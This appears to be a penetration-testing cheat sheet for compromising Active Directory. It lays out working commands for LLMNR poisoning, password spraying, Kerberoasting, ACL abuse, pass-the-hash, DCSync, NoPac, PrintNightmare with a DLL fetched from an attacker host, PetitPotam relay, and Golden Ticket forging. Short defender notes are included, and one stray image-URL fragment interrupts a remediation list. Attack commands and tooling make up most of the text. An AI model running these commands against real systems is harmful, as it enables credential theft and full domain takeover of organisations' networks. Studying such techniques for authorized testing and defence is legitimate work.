Active Directory Enumeration & Attacks Full Reference
Why Active Directory?
Active Directory holds around 43% of the enterprise identity market. It's everywhere, and it's notoriously difficult to harden correctly because its primary purpose : making resources easy to find and access : directly conflicts with strict security. Every misconfiguration in ACLs, every weak service account password, every overly trusted group is a potential attack path.
This guide walks through the full lifecycle of an AD assessment, from unauthenticated enumeration to domain compromise, organized the way an actual pentest flows. Each section covers the how and the why, plus what defenders should be looking for.
Phase 1 : External Recon (Before You Have a Foothold)
Before touching the internal network, there's a surprising amount of information available publicly.
Key OSINT Sources
| Source | What to Look For |
|---|---|
| BGP.he.net | ASN, IP ranges, mail servers, nameservers |
| viewdns.info | DNS records, reverse IP, historical data |
| LinkedIn / linkedin2username | Username format, staff structure, tech stack clues |
| Job postings | Software versions, internal tools, AD schema hints |
| Dehashed | Breached credentials for the target domain |
| Trufflehog / Grayhat Warfare | Leaked credentials in public repos/S3 buckets |
Username Harvesting
# Scrape LinkedIn for usernames
python3 linkedin2username.py -u yourlinkedin@email.com -c "TargetCompany"
# Generates: flast, first.last, f.last, etc.

# Search Dehashed for breach data
python3 dehashed.py -q targetdomain.com -p
Why it matters: Job postings often reveal exact software versions in use. An email address from a contact page tells you the naming convention for the whole domain : that becomes your username list for password spraying.
Phase 2 : Initial Internal Enumeration (No Creds Yet)
Nmap : Identify AD Services
# Full service scan, save all formats
sudo nmap -sC -sV -p- --open -oA ad_scan <target_range>

# Targeted AD port scan
sudo nmap -p 53,88,135,139,389,445,464,593,636,3268,3269,5985 <DC_IP>
Key ports:
| Port | Service | Why It Matters |
|---|---|---|
| 53 | DNS | Domain resolution, zone transfer attempts |
| 88 | Kerberos | Kerberoasting, ASREPRoast, username enum |
| 389/636 | LDAP/LDAPS | Directory queries |
| 445 | SMB | Shares, relay attacks, null sessions |
| 5985 | WinRM | Remote shell if you get creds |
| 3268/3269 | Global Catalog | Multi-domain enumeration |
# SMB null session check
crackmapexec smb <DC_IP> --shares
enum4linux -a <DC_IP>

# Find hosts without SMB signing (relay attack targets)
crackmapexec smb <target_range> --gen-relay-list relay_targets.txt
Kerbrute : Username Enumeration Without Creds
Kerbrute validates usernames via Kerberos pre-authentication. Unlike LDAP, failed Kerberos pre-auth doesn't always generate standard 4625 logon failure events : making it stealthier.
# Build from source
git clone https://github.com/ropnop/kerbrute && cd kerbrute
make linux
sudo mv dist/kerbrute_linux_amd64 /usr/local/bin/kerbrute

# Enumerate valid usernames
kerbrute userenum -d corp.local --dc <DC_IP> /opt/wordlists/jsmith.txt -o valid_users.txt
Wordlist tip: statistically-likely-usernames has excellent username lists (
jsmith.txt,jsmith2.txt). Combine with your LinkedIn scraping output for best coverage.
Detection: Event ID 4768 (TGT requested). Bursts from a single IP are a red flag.
Phase 3 : LLMNR / NBT-NS Poisoning
What it is: Link-Local Multicast Name Resolution (LLMNR) and NetBIOS Name Service (NBT-NS) are fallback protocols used when DNS resolution fails. When a host broadcasts a name query to the subnet, we respond and capture the authentication attempt : typically an NTLMv2 hash.
Why it works: Users and services constantly trigger name resolution for mistyped paths, deleted shares, and disconnected drives. You sit and listen, and hashes come to you.
Responder (Linux)
# Start poisoning on your interface
sudo responder -I eth0 -dwPv

# Analyze mode only : listen without responding (recon first)
sudo responder -I eth0 -A
Hashes arrive as:
[SMB] NTLMv2-SSP Hash : CORP\jsmith::CORP:abc123...[full hash]
Crack them offline:
hashcat -m 5600 captured_hashes.txt /usr/share/wordlists/rockyou.txt
# Mode 5600 = NTLMv2
Inveigh (Windows)
When you're already on a Windows foothold:
# PowerShell version
Import-Module .\Inveigh.ps1
Invoke-Inveigh -ConsoleOutput Y -NBNS Y -mDNS Y -Proxy Y -LogOutput Y

# C# binary : interactive console
.\Inveigh.exe
GET NTLMV2UNIQUE      # unique captured hashes
GET NTLMV2USERNAMES   # usernames and source IPs
Remediation
- Disable LLMNR via GPO:
Computer Configuration → Administrative Templates → Network → DNS Client → Turn OFF Multicast Name Resolution - Disable NBT-NS per host via startup script deployed through GPO:
$regkey = "HKLM:SYSTEM\CurrentControlSet\services\NetBT\Parameters\Interfaces"
Get-ChildItem $regkey | foreach {
    Set-ItemProperty -Path "$regkey\$($_.pschildname)" -Name NetbiosOptions -Value 2
}
- Enable SMB Signing to block relay attacks
- Detection: Monitor UDP 5355 (LLMNR) and UDP 137 (NBT-NS). Event IDs 4697 and 7045 for suspicious service installs.
Phase 4 : Password Spraying
What it is: Trying one common password across many accounts, then waiting before the next attempt. Stays below lockout thresholds by design.
Golden rule: get the password policy before spraying anything. Never spray blind.
Getting the Password Policy
# With valid creds (Linux)
crackmapexec smb <DC_IP> -u username -p 'Password' --pass-pol

# RPC null session (no creds needed)
rpcclient -U "" -N <DC_IP> -c "getdompwinfo"

# From Windows
net accounts /domain
Key values: lockout threshold, observation window, minimum password length.
Common Spray Candidates
Welcome1, Password1, Spring2025!, Winter@2024, Company@2024, CompanyName1! : always try the company name with common appends. Seasonal passwords are extremely common in enterprise environments.
Spraying from Linux
# rpcclient loop : grep for "Authority Name" on success
for u in $(cat valid_users.txt); do
    rpcclient -U "$u%Welcome1" -c "getusername;quit" <DC_IP> | grep Authority
done

# Kerbrute
kerbrute passwordspray -d corp.local --dc <DC_IP> valid_users.txt 'Welcome1'

# CrackMapExec : filter positives with grep +
sudo crackmapexec smb <DC_IP> -u valid_users.txt -p 'Welcome1' | grep +
Spraying from Windows
# DomainPasswordSpray : auto-pulls user list from AD, respects lockout policy
Import-Module .\DomainPasswordSpray.ps1
Invoke-DomainPasswordSpray -Password 'Welcome1' -OutFile spray_results.txt -ErrorAction SilentlyContinue
Validate Credentials
sudo crackmapexec smb <DC_IP> -u username -p 'FoundPassword'
# [+] = valid creds, (Pwn3d!) = local admin on that host
Local Admin Password Reuse
Once you have a local admin hash from one host, spray it across the subnet:
# --local-auth prevents domain lockout, uses local SAM credentials
sudo crackmapexec smb --local-auth <target_range>/24 -u administrator -H <NT_HASH> | grep +
Fix: Deploy Microsoft LAPS to enforce unique, rotating local admin passwords per host.
Detection: Event ID 4648 (logon with explicit credentials). Spray pattern = many 4625 (failed logon) events across different accounts in a short window from a single source.
Phase 5 : Credentialed Enumeration from Linux
Once you have valid domain credentials, the full attack surface opens up.
CrackMapExec
# Users, groups, sessions
sudo crackmapexec smb <DC_IP> -u username -p 'Password' --users
sudo crackmapexec smb <DC_IP> -u username -p 'Password' --groups
sudo crackmapexec smb <target_range> -u username -p 'Password' --loggedon-users

# Password policy
sudo crackmapexec smb <DC_IP> -u username -p 'Password' --pass-pol

# Spider shares for interesting files
sudo crackmapexec smb <target_range> -u username -p 'Password' -M spider_plus --share 'SHARENAME'
rpcclient
rpcclient -U "corp.local\username%Password" <DC_IP>

enumdomusers          # all users
enumdomgroups         # all groups
queryuser <RID>       # user details
getdompwinfo          # password policy
netshareenumall       # list shares
ldapsearch
# All users
ldapsearch -H ldap://<DC_IP> -D "corp\username" -w 'Password' \
    -b "DC=corp,DC=local" "(sAMAccountType=805306368)" sAMAccountName

# Kerberoastable accounts (have SPNs)
ldapsearch -H ldap://<DC_IP> -D "corp\username" -w 'Password' \
    -b "DC=corp,DC=local" "(&(sAMAccountType=805306368)(servicePrincipalName=*))" \
    sAMAccountName servicePrincipalName

# ASREPRoastable accounts (no pre-auth required)
ldapsearch -H ldap://<DC_IP> -D "corp\username" -w 'Password' \
    -b "DC=corp,DC=local" "(userAccountControl:1.2.840.113556.1.4.803:=4194304)"
bloodhound-python
# Full collection
sudo bloodhound-python -u username -p 'Password' -ns <DC_IP> -d corp.local -c all

# Faster/quieter : LDAP only, no direct computer connections
sudo bloodhound-python -u username -p 'Password' -ns <DC_IP> -d corp.local -c DCOnly

# Pass-the-hash
bloodhound-python -u username --hashes 'LM:NT' -ns <DC_IP> -d corp.local -c all --zip
Phase 6 : Credentialed Enumeration from Windows
PowerView
Import-Module .\PowerView.ps1

# Domain info
Get-NetDomain
Get-DomainSID
Get-NetDomainController

# Users
Get-DomainUser | Select-Object SamAccountName, Description, MemberOf
Get-DomainUser -SPN | Select-Object SamAccountName, ServicePrincipalName

# Groups
Get-DomainGroup | Select-Object Name
Get-DomainGroupMember "Domain Admins" -Recurse

# Find where users are logged in
Find-DomainUserLocation -UserName username

# Find machines where you have local admin
Find-LocalAdminAccess

# ACL enumeration
Get-DomainObjectAcl -Identity username -ResolveGUIDs
Find-InterestingDomainAcl -ResolveGUIDs | Select-Object ObjectDN, IdentityReference, ActiveDirectoryRights

# Shares and files
Find-DomainShare -CheckShareAccess
Find-InterestingDomainShareFile -Include *.txt,*.xlsx,*.kdbx,*.config
Active Directory PowerShell Module
Import-Module ActiveDirectory

Get-ADDomain
Get-ADUser -Filter * | Select-Object SamAccountName
Get-ADUser -Filter {PasswordNeverExpires -eq $true} | Select-Object SamAccountName
Get-ADUser -Filter {ServicePrincipalName -ne "$null"} -Properties ServicePrincipalName
Get-ADComputer -Filter * -Properties * | Select-Object Name, OperatingSystem
Get-ADTrust -Filter *
Get-ADGroupMember "Domain Admins" -Recursive | Select-Object SamAccountName
Built-in Commands (Living Off the Land)
net user /domain
net user username /domain
net group /domain
net group "Domain Admins" /domain
net accounts /domain
net view /all /domain

# net1 executes the same functions : can bypass EDR string matching
net1 user /domain
Dsquery : Built In, Often Overlooked
# All users
dsquery user

# Inactive for 90+ days
dsquery user -inactive 13

# Wildcard search
dsquery * -filter "(&(objectCategory=user)(cn=admin*))"

# Full attributes for a user
dsquery * -filter "(&(objectClass=user)(sAMAccountName=username))" -attr *
Snaffler : Credential Hunting in Shares
.\Snaffler.exe -s -d corp.local -o snaffler.log -v data
Snaffler crawls accessible shares looking for credentials, keys, and sensitive config files. One of the best quick-win tools during an internal assessment.
Phase 7 : Kerberoasting
What it is: Any domain user can request a service ticket (TGS) for any account with a Service Principal Name (SPN). That ticket is encrypted with the service account's NT hash. Take it offline and crack it : no lockout risk.
Why it's dangerous: Service accounts often have weak passwords set years ago and never rotated.
Find Kerberoastable Accounts
# From Linux
GetUserSPNs.py corp.local/username:'Password' -dc-ip <DC_IP>

# From Windows
Get-DomainUser -SPN | Select-Object SamAccountName, ServicePrincipalName
Get-ADUser -Filter {ServicePrincipalName -ne "$null"} -Properties ServicePrincipalName
Request Tickets
# Linux : request and save hashes
GetUserSPNs.py corp.local/username:'Password' -dc-ip <DC_IP> -request -outputfile hashes.txt

# Windows : Rubeus
.\Rubeus.exe kerberoast /outfile:hashes.txt /nowrap

# Force RC4 downgrade for faster cracking (doesn't work on Server 2019 DCs)
.\Rubeus.exe kerberoast /tgtdeleg /outfile:hashes_rc4.txt
RC4 vs AES: AES (type 18) cracks at ~10,000 H/s on CPU. RC4 (type 23) cracks at 400,000+ H/s. Always check if downgrade is possible : it makes a massive difference offline.
Crack the Hashes
# RC4 (type 23) : mode 13100
hashcat -m 13100 hashes.txt /usr/share/wordlists/rockyou.txt

# AES-256 (type 18) : mode 19700
hashcat -m 19700 hashes.txt /usr/share/wordlists/rockyou.txt

# With rules for better coverage
hashcat -m 13100 hashes.txt /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/d3ad0ne.rule
Remediation & Detection
- Use Group Managed Service Accounts (gMSA) : 120-character randomly generated passwords that auto-rotate
- For standard service accounts: long, complex, unique passwords
- Never assign SPNs to Domain Admin accounts

- Enable Audit Kerberos Service Ticket Operations in GPO
- Event ID 4769 : a spike from one account or host is suspicious
- Encryption type 0x17 (RC4) in 4769 events is a strong Kerberoasting indicator
Phase 8 : ASREPRoasting
What it is: If an account has "Do not require Kerberos preauthentication" set, you can request an AS-REP for it without knowing the password. The reply is partially encrypted with the account's hash : crackable offline.
# From Linux : no creds needed, just a username list
GetNPUsers.py corp.local/ -usersfile valid_users.txt -format hashcat -dc-ip <DC_IP>

# With creds : enumerate automatically
GetNPUsers.py corp.local/username:'Password' -request -format hashcat -dc-ip <DC_IP>

# From Windows : Rubeus
.\Rubeus.exe asreproast /format:hashcat /outfile:asrep_hashes.txt
# Crack : mode 18200
hashcat -m 18200 asrep_hashes.txt /usr/share/wordlists/rockyou.txt
Fix: Audit accounts with
Get-ADUser -Filter {DoesNotRequirePreAuth -eq $true}and disable the flag unless there is a specific technical requirement.
Phase 9 : ACL Abuse
What it is: Every AD object has an Access Control List (ACL) defining who can do what to it. Misconfigurations allow attackers to escalate through a chain of ACE (Access Control Entry) abuses : often completely invisible to vulnerability scanners.
Key Abusable Rights
| ACE Right | What It Allows | Abuse Method |
|---|---|---|
| ForceChangePassword | Reset user's password without knowing it | Set-DomainUserPassword |
| GenericAll | Full control over the object | Password reset, group add, targeted Kerberoasting |
| GenericWrite | Write any non-protected attribute | Assign SPN → Kerberoast; add to group |
| WriteOwner | Change object ownership | Take ownership → grant yourself full control |
| WriteDACL | Modify the ACL | Grant yourself GenericAll |
| AddSelf | Add yourself to a group | Add-DomainGroupMember |
| AddMembers | Add other users to a group | Add-DomainGroupMember |
| AllExtendedRights | Extended rights incl. password reset | Set-DomainUserPassword |
Enumerate ACL Misconfigurations
# Find all interesting ACEs for a specific user
Find-InterestingDomainAcl -ResolveGUIDs | Where-Object {$_.IdentityReference -match "username"}

# Check what a user has rights over
Get-DomainObjectAcl -Identity targetuser -ResolveGUIDs

# BloodHound Cypher : find any node with a specific edge
MATCH p=((n)-[r:WriteSPN]->(m)) RETURN p
Exploiting ForceChangePassword
$Pass = ConvertTo-SecureString 'NewPassword123!' -AsPlainText -Force
Set-DomainUserPassword -Identity targetuser -AccountPassword $Pass
Exploiting GenericWrite (over a User : Kerberoasting path)
# Assign an SPN to the target account
Set-DomainObject -Identity targetuser -Set @{serviceprincipalname='ops/fake'}
# Now Kerberoast the target
GetUserSPNs.py corp.local/yourusername:'Password' -dc-ip <DC_IP> -request
Exploiting AddSelf (over a Group)
Add-DomainGroupMember -Identity "IT Admins" -Members yourusername
WriteOwner → WriteDACL Chain
# Take ownership
Set-DomainObjectOwner -Identity targetuser -OwnerIdentity yourusername

# Grant yourself FullControl
Add-DomainObjectACL -TargetIdentity targetuser -PrincipalIdentity yourusername -Rights All

# Now reset their password
Set-DomainUserPassword -Identity targetuser -AccountPassword $Pass
Why ACL attacks are dangerous: They leave minimal logs, can be chained across 5-6 objects, and are almost never detected without BloodHound mapping them out. A single helpdesk user with ForceChangePassword over a DA account can lead to full domain compromise.
Phase 10 : Lateral Movement
Pass-the-Hash
# CrackMapExec
sudo crackmapexec smb <target_IP> -u username -H <NT_HASH>

# Evil-WinRM
evil-winrm -i <target_IP> -u username -H <NT_HASH>

# Impacket psexec
psexec.py corp.local/username@<target_IP> -hashes 'LM:NT'
Pass-the-Ticket
# Rubeus : request TGT and inject into session
.\Rubeus.exe asktgt /user:username /rc4:<NT_HASH> /ptt

# Verify ticket is loaded
klist
Kerberos Double-Hop Problem
When authenticating via WinRM using Kerberos, credentials aren't forwarded to a second hop. This blocks lateral movement from a WinRM shell.
Fix 1 : Register-PSSessionConfiguration:
Register-PSSessionConfiguration -Name WithCreds -RunAsCredential corp\username
Restart-Service WinRM
Enter-PSSession -ComputerName targethost -ConfigurationName WithCreds
Fix 2 : Rubeus explicit TGT in the shell:
.\Rubeus.exe asktgt /user:username /password:'Password' /domain:corp.local /ptt
Fix 3 : Linux ccache injection:
export KRB5CCNAME=./user.ccache
# Tools like secretsdump.py, smbclient.py, etc. will now use this ticket
MSSQL Lateral Movement
If a user has SQLAdmin rights in BloodHound:
# Linux
mssqlclient.py corp/username:'Password'@<SQL_SERVER_IP> -windows-auth

# Inside SQL shell:
enable_xp_cmdshell
xp_cmdshell whoami /priv
# SeImpersonatePrivilege → JuicyPotato / PrintSpoofer / RoguePotato → SYSTEM
# Windows : PowerUpSQL
Get-SQLInstanceDomain | Get-SQLServerInfo
Get-SQLQuery -Instance "sqlserver,1433" -username "corp\user" -password "pass" -query "Select @@version"
Phase 11 : DCSync
What it is: An account with DS-Replication-Get-Changes and DS-Replication-Get-Changes-All rights can simulate a Domain Controller and pull NTLM hashes for any account : including KRBTGT and Administrator : without touching LSASS.
# Linux : secretsdump.py
secretsdump.py corp.local/username:'Password'@<DC_IP>

# Target a specific account
secretsdump.py corp.local/username:'Password'@<DC_IP> -just-dc-user administrator

# Pass-the-hash variant
secretsdump.py corp.local/username@<DC_IP> -hashes 'LM:NT'
# Windows : Mimikatz
mimikatz # lsadump::dcsync /user:corp\krbtgt
mimikatz # lsadump::dcsync /user:corp\administrator
What to do with the KRBTGT hash: Forge a Golden Ticket : a Kerberos TGT valid for 10 years granting access to anything in the domain. Even rotating the Administrator password doesn't invalidate it. KRBTGT must be rotated twice (with a delay between) to invalidate all existing Golden Tickets.
Detection: Event ID 4662 with replication property GUIDs (
1131f6aa-...). Any non-DC account triggering these is suspicious.
Phase 12 : Notable Exploits
NoPac (CVE-2021-42278 + CVE-2021-42287)
Any domain user can exploit this SamAccountName spoofing chain to impersonate a Domain Controller, leading to full domain compromise.
# Check if vulnerable
sudo python3 scanner.py corp.local/username:'Password' -dc-ip <DC_IP> -use-ldap

# Exploit : SYSTEM shell on the DC
sudo python3 noPac.py corp.local/username:'Password' -dc-ip <DC_IP> \
    -dc-host DC01 --impersonate administrator -use-ldap -shell
PrintNightmare (CVE-2021-34527)
Exploits the Windows Print Spooler service. Remote code execution as SYSTEM, triggerable by any authenticated domain user.
sudo python3 CVE-2021-1675.py corp.local/username:'Password'@<target_IP> \
    '\\<attacker_IP>\smb\malicious.dll'
PetitPotam (CVE-2021-36942)
Coerces a DC to authenticate to an attacker-controlled host via MS-EFSRPC. Can be triggered unauthenticated. Combined with NTLM relay to ADCS → domain compromise.
# Coerce DC authentication
python3 PetitPotam.py -d corp.local <attacker_IP> <DC_IP>

# Relay to ADCS with ntlmrelayx.py
sudo ntlmrelayx.py -debug -smb2support \
    --target http://ADCS_SERVER/certsrv/certfnsh.asp \
    --adcs --template DomainController
Phase 13 : Domain Trusts
What it is: Trust relationships allow authentication across domains. Misconfigured trusts : especially in multi-domain forests : are one of the most powerful lateral movement vectors.
Enumerate Trusts
# PowerView
Get-DomainTrust
Get-DomainTrustMapping   # map full forest trust chain

# AD Module
Get-ADTrust -Filter *
ExtraSids Attack : Child to Parent Domain
If you've compromised a child domain, forge a Golden Ticket with the Enterprise Admins SID of the parent appended to ExtraSids. This grants full access to the parent domain.
Data needed:
- KRBTGT NT hash of the child domain
- Child domain SID
- Parent domain Enterprise Admins SID
- Child domain FQDN
# DCSync KRBTGT from child domain
mimikatz # lsadump::dcsync /user:CHILD\krbtgt

# Get child SID
Get-DomainSID

# Get Enterprise Admins SID from parent
Get-DomainGroup -Domain parent.local -Identity "Enterprise Admins" | Select-Object objectsid

# Forge Golden Ticket with ExtraSids
mimikatz # kerberos::golden /user:hacker /domain:child.parent.local \
    /sid:<CHILD_SID> /krbtgt:<KRBTGT_HASH> \
    /sids:<ENTERPRISE_ADMINS_SID> /ptt
# Alternative : Rubeus
.\Rubeus.exe golden /rc4:<KRBTGT_HASH> /domain:child.parent.local \
    /sid:<CHILD_SID> /sids:<ENTERPRISE_ADMINS_SID> /user:hacker /ptt

# Verify
klist
ls \\parentdc.parent.local\c$
Why it matters: A single compromised child domain can lead to full forest compromise if SID filtering is not enforced on the trust. This is extremely common in environments with acquired companies or subsidiaries joined to the same forest.
Key Tools Reference
| Tool | Use Case |
|---|---|
| CrackMapExec | SMB/WinRM/MSSQL enumeration, password spraying, module execution |
| Impacket | GetUserSPNs, secretsdump, psexec, ntlmrelayx, mssqlclient |
| BloodHound + SharpHound | AD attack path visualization |
| bloodhound-python | Remote collection from Linux |
| PowerView | Comprehensive AD enumeration from Windows |
| Kerbrute | Username enum and password spraying via Kerberos |
| Responder | LLMNR/NBT-NS poisoning, hash capture |
| Inveigh | Responder equivalent for Windows |
| Rubeus | Kerberoast, ASREPRoast, pass-the-ticket, Golden Ticket |
| Mimikatz | Credential dumping, DCSync, Golden Ticket |
| Snaffler | Automated credential hunting in file shares |
| DomainPasswordSpray | Password spraying from a domain-joined Windows host |
| Evil-WinRM | WinRM shell with hash and certificate support |
| windapsearch | Structured LDAP queries from Linux |
| WADComs | Interactive command reference by scenario |
Important Event IDs for Defenders
| Event ID | Description |
|---|---|
| 4625 | Failed logon : baseline for lockout monitoring |
| 4648 | Logon with explicit credentials : pass-the-hash signal |
| 4662 | Operation on AD object : DCSync trigger |
| 4768 | Kerberos TGT requested : Kerbrute username enum |
| 4769 | Kerberos service ticket requested : Kerberoasting |
| 4771 | Kerberos pre-authentication failed |
| 7045 | New service installed : tool/implant installation |
Further Reading
- SpecterOps Blog : BloodHound, C2, AD research
- AD Security (Sean Metcalf) : Deep AD security content
- harmj0y's Blog : Kerberos, ACLs, tools
- Dirk-jan Mollema : ADCS, Azure, protocol attacks
- The DFIR Report : Real intrusion case studies
- Certified Pre-Owned (SpecterOps) : ADCS attacks deep dive
- WADComs Interactive Cheatsheet : Command reference by scenario
- MITRE ATT&CK : Enterprise Windows : Full TTP matrix